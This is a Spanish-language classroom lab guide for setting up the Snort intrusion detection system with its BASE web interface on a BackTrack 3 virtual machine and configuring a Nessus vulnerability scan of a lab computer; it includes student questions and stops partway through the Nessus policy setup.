DETECCIÓN DE INTRUSOS SNORT CON NESSUS

1.- Objetivos de Aprendizaje

El alumno:

- Permitirá administrar la seguridad y las tecnologías de detección de intrusos para la protección de redes.
- Desarrollará la habilidad para detectar intrusos usando la interfaz web de monitoreo Snort.
- Aprenderá sobre las funciones de BASE (Basic Analysis and Security Engine, Análisis básico y motor de seguridad).
- Identificará la metodología que conlleva configurar un escaneo de vulnerabilidades en Nessus.
- Analizará y conocerá sobre la importancia del resumen ejecutivo, vulnerabilidades por host y vulnerabilidades por plugin en Nessus.
- Conocerá la importancia de los sistemas de detección de intrusos para evitar entradas no autorizadas y las propias vulnerabilidades existentes en el entorno.

2.- Conceptos teóricos

Los sistemas de detección de intrusos (IDS) son procesos o dispositivos activos que analizan la actividad del sistema y de la red de entradas no autorizadas o de actividades maliciosas. También auditan las configuraciones de la red, analizan al sistema para encontrar vulnerabilidades y revisan la integridad de los datos.

Existen muchos beneficios directos e incidentales al usar cualquier IDS, pero al entender cómo funcionan se dará la clave para determinar cuál será el tipo apropiado para incluirlo en una política de seguridad. Los IDS se pueden dividir en:

a) *Basado en conocimiento:* Alerta a los administradores de seguridad antes de que ocurra una intrusión usando una base de datos de ataques comunes.

b) *Comportamiento:* Hace un seguimiento de todos los recursos usados buscando cualquier anomalía, lo que es usualmente una señal positiva de actividad maliciosa.

Un IDS brinda diferentes servicios de manera independiente y escucha pasivamente la actividad, registrando cualquier paquete externo como sospechoso, combina las herramientas del sistema estándar, revisa que la configuración no esté modificada, observa el registro de manera detallada, al combinar estas herramientas con la intuición y la experiencia del administrador se puede crear un kit poderoso de detección de intrusos.

Snort es un sistema de detección de intrusiones basado en red (NIDS). Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida. Puede funcionar como sniffer (se puede ver en consola y en tiempo real qué ocurre en la red), registro de paquetes (permite guardar en un archivo los logs para su posterior análisis, un análisis offline) o como un IDS normal (en este caso NIDS).

Nessus está basado en un modelo cliente/servidor que cuenta con su propio protocolo de comunicación. Además, es un programa de escaneo de vulnerabilidades en diversos sistemas operativos. Consiste en un demonio, nessusd, que realiza el escaneo en el sistema objetivo y nessus, el cliente (basado en consola o gráfico) que muestra el avance e informa sobre el estado de los escaneos (figura 1).

Figura 1 Arquitectura de Nessus

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con sistema operativo Windows 7 (cualquier edición)

Software necesario:

- VMware Workstation 9
- Nessus-5.2.1-Win32

Máquina virtual necesaria:

- Backtrack 3

4.- Desarrollo

Modo de trabajar

La realización de la práctica será de manera individual.

4.1 Ejecutar el acceso directo del software VMware Workstation 9 que está en el escritorio de Windows.

4.2 Iniciar la máquina virtual de Backtrack 3, haciendo clic donde dice *Power on this virtual machine* (figura 2).




Figura 2 Interfaz del software VMware Workstation 9

4.3 Cuando aparezcan en pantalla las opciones, se debe permitir que el *Automatic boot* inicie sesión por su cuenta, como aparece en la figura 3.




Figura 3 Opciones de consola del Backtrack 3

4.4 Asignación de dirección IP

BACKTRACK

4.4.1 Una vez iniciada la sesión en Backtrack 3, se abre una terminal ubicada en la parte inferior izquierda y se teclea lo siguiente (figura 4):

bt ~# ifconfig

La sentencia muestra la dirección IP asignada a la máquina virtual (figura 5).




Figura 4 Ubicación de la terminal




Figura 5 Asignación de la dirección IP en Backtrack

¿Cuál es la dirección IP asignada en Backtrack?

_____

_____

WINDOWS

4.4.2 Usando el propio sistema operativo de la computadora, en este caso Windows 7, se le da clic al botón de *Inicio* y se despliega un recuadro. En donde dice *Buscar programas y archivos* (véase la figura 6) se escribe el siguiente comando para abrir la consola de MS-DOS:

Buscar programas y archivos > cmd




Figura 6 Ejecución de la consola de Windows

4.4.3 Una vez en la consola, se escribe la siguiente sentencia para conocer la dirección IP asignada al sistema Windows (véase la figura 7):

C:\Users*X*>ipconfig

Nota:

El valor de la *X* será sustituido por el nombre de cada máquina.




Figura 7 Ejecución de la consola de MS-DOS

¿Cuál es la dirección IP asignada en Windows?

_____

_____

4.5 Comunicación entre computadoras

Para fines prácticos se hará referencia a la máquina virtual con Backtrack como el detector de intrusos A y la computadora con Windows será el equipo atacante B.

BACKTRACK

4.5.1 Ahora se regresa a la máquina virtual con Backtrack y para corroborar que existe comunicación entre la computadora y la máquina virtual se realiza un ping en ambos lados.

4.5.2 Ping de A a B, se abre una terminal en Backtrack y se teclea el siguiente comando (véase la figura 8):

bt ~# ping 10.3.0.127




Figura 8 Ping entre A y B

Como se puede apreciar en la figura 8, todos los paquetes llegaron a su destino y ninguno se perdió; por lo tanto, se concluye que hay comunicación de A a B.

WINDOWS

4.5.3 Ahora se regresa al sistema Windows, se abre nuevamente la consola de MS-DOS y se escribe la siguiente sentencia (véase la figura 9):

C:\Users\X>ping 192.168.10.132

Nota:

El valor de la *X* será sustituido por el nombre de cada máquina.




Figura 9 Ping entre B y A

Como se puede apreciar en la figura 9, todos los paquetes llegaron a su destino y ninguno se perdió; por lo tanto, se concluye que hay comunicación de B a A.

4.6 Servicio de SNORT + BASE

BASE (Basic Analysis and Security Engine, Análisis básico y motor de seguridad) está basado en el código de ACID (Analysis Console for Intrusion Databases, Consola de análisis para bases de datos de intrusiones) del proyecto. Esta aplicación proporciona un front-end web (capa frontal) para consultar y analizar las alertas procedentes de un sistema IDS Snort.

BASE es una interfaz web para realizar análisis de intrusiones Snort que se ha detectado en la red. Utiliza una autenticación de usuario y el sistema de rol de base, para que el administrador de seguridad (en este caso, la misma persona que lo creo) pueda decidir qué y cuánta información pueda ver de cada usuario. También cuenta con

un programa de instalación fácil de usar basado en web y es amigable con las personas que no posean conocimientos con la edición de archivos directamente.

4.6.1 Regresando a la máquina virtual, en la pantalla de inicio de Backtrack se selecciona el icono azul *All Applications*, que se encuentra en la parte inferior izquierda (figura 10) y se busca la siguiente ruta: *All Applications**Services**Snort**Setup & Initialise Snort*




Figura 10 Inicio del servicio SNORT

4.6.2 Una vez iniciado el servicio, se observa que Snort viene integrado con BASE apoyado en MySQL en una consola a configurar fácilmente (véase figura 11).

4.6.3 Se pide al administrador (usuario) ingresar una contraseña deseada para la base de datos de MySQL con el fin de tener control sobre la autenticación a BASE. Para este caso, se usará *123456* como contraseña (véase figura 11).

4.6.4 Nuevamente se solicita al usuario otra contraseña para Snort en MySQL. Para este ejemplo, se utiliza *ABCDEF* (véase figura 11).

Figura 11 Solicitud de contraseñas en el servicio SNORT

¿Por qué debe ser diferente la contraseña de BASE a la de MySQL?

_____

_____

_____

_____

_____

4.6.5 Una vez realizado esto, se crean las configuraciones respectivas para las tablas de manera automática, permisos para

MySQL, inicio del servidor de MySQL y su demonio respectivo, creación del usuario en Snort MySQL, inicio del servidor Apache Web Server y lo más importante es que se crea la URL que será usada para detectar a los intrusos basados en red que ingresen a la máquina A (figura 12).

La BASE web-frontend se encuentra en la URL: *http://192.168.10.132/base/base_db_setup.php*

Figura 12 Configuraciones automáticas del servicio SNORT

4.7 Interface web Snort-MySQL-Base

4.7.1 Sin cerrar el servicio de Snort en Backtrack, se regresa al escritorio de Windows y se abre cualquier navegador web de su preferencia. Para este caso se usará el programa *Internet Explorer*.

4.7.2 En el navegador se ingresa la URL proporcionada para la BASE. Para este caso, es:

http://192.168.10.132/base/base_db_setup.php

Una vez dentro, se realizan dos sencillos pasos para completar la configuración:

a) Se da clic en *Create BASE AG* en el lado superior derecho (figura 13). Esta opción, agrega las tablas para la base de datos de Snort para apoyar la funcionalidad de BASE.




Figura 13 Creación de BASE AG

Una vez realizado, se observará que las tablas han sido creadas con la leyenda *DONE* (véase la figura 14).

Operation	Description	Status
BASE tables	Adds tables to extend the Snort DB to support the BASE functionality	DONE

Figura 14 Creación de las tablas para la funcionalidad de BASE

b) Por último, se da clic en la pestaña de *Home*, localizada en el lado superior izquierdo. Una vez ingresado, se observan las tres partes importantes que integran la BASE (figura 15).




Figura 15 Partes importantes de la BASE

Las tres partes se mencionan a continuación:

i. Descripción general de las alertas basadas en tiempo o en puertos de origen o destino, además de los elementos que verifica.

ii. Tipos de alertas para detectar intrusos.

iii. Porcentaje del tráfico por protocolo

4.7.3 Para comprobar que se ha configurado correctamente la BASE, se requiere que el usuario abra cualquier programa que utilice los protocolos TCP, UDP e ICMP. Puede usar programas de mensajería como Skype o Yahoo Messenger, o de peer to peer (usuario a usuario) como el µtorrent o emule, entre muchas otras.

¿Qué otros programas se pueden usar para generar tráfico TCP, UDP e ICMP? Da al menos tres ejemplos de cada uno.

_____
_____
_____

Una vez abierto todos los programas posibles, se emplea la ventana del navegador web donde se está ejecutando la BASE y se le da clic en *Actualizar.* Finalmente, se debe observar que al menos un programa ha tenido tráfico usando algún protocolo (figura 16).




Figura 16 Comprobación para la detección de intrusos

4.7.4 Si requiere más información sobre la alerta, solo debe dar clic en el número que aparece en *Total Number of Alerts (Número total de alertas)* y a continuación, se abre una nueva página donde se detalla la firma de la alerta, el tiempo de la intrusión, dirección IP de origen y destino y su puerto respectivo así como el protocolo que usa (figura 17).




Figura 17 Características de las alertas

4.8 Ejecución de NESSUS

Para este apartado, el administrador del laboratorio de redes y seguridad deberá instalar el programa de escaneo de vulnerabilidades (NESSUS) en la versión gratuita llamada *HomeFeed* y proporcionará el usuario y contraseña a utilizar.

Nota:

Para está práctica, se usaron los siguientes casos.

Usuario: *atacante1*
Contraseña: *123456*

4.8.1 Sin cerrar el navegador web que contiene a la BASE, en el escritorio de Windows se da clic al icono de *Nessus Web Client* y se abrirá en automático la página web con la siguiente dirección URL:

https://localhost:8834/

donde se conectará con el servidor de Nessus.

4.8.2 Una vez realizado, aparecerá en pantalla un *problema con el certificado de seguridad de este sitio* (figura 18), simplemente se da clic en *Vaya a este sitio web (no recomendado)*.




Figura 18 Error de certificado de seguridad

¿Por qué aparece el error de certificado de seguridad en el sitio?

_____
_____
_____
_____
_____

4.8.3 A continuación se inicia el programa de Nessus donde se requiere una autenticación para ingresar. Para este caso se ingresa el usuario y contraseña proporcionados por el administrador del laboratorio de redes y seguridad, una vez que estén escritos los datos se da clic en el recuadro *Sign To Continue* (véase figura 19).




Figura 19 Autenticación en Nessus

4.8.4 En la nueva ventana de Nessus se hará una *configuración básica* para poder escanear las vulnerabilidades de la computadora B, según el paso 4.5.

4.8.5 En la pestaña de *Policies* (políticas) se da clic (véase figura 20).




Figura 20 Pestaña de políticas

4.8.6 En la pantalla de Policies, dar clic al botón *New Policy* (nueva política), esto quiere decir, que se creará una nueva política (figura 21).




Figura 21 Pestaña de nueva política

4.8.7 En la ventana de New Policy aparece la configuración general para añadir una nueva política conforme a las necesidades que se requieran como el tipo de política, nombre, visibilidad, descripción y si se desea permitir que se edite el reporte después del escaneo de puertos. Para este caso, se usarán los siguientes datos en los recuadros:

Setting Type: Basic *(seleccionar)*
Name: Redes y Seguridad
Visibility: private *(seleccionar)*
Description: Escaneo de vulnerabilidades en la computadora B
Allow Post-Scan Report Editing: Activar la casilla

Una vez realizado, se da clic en el botón de *Update* (actualizar) (figura 22).




Figura 22 Configuración general de la política

4.8.8 A continuación, se regresa a la ventana de Policies y se observa la nueva política que se agregó (figura 23) a la lista de *Listing Policies* (políticas en escucha) y se da clic para activarla.

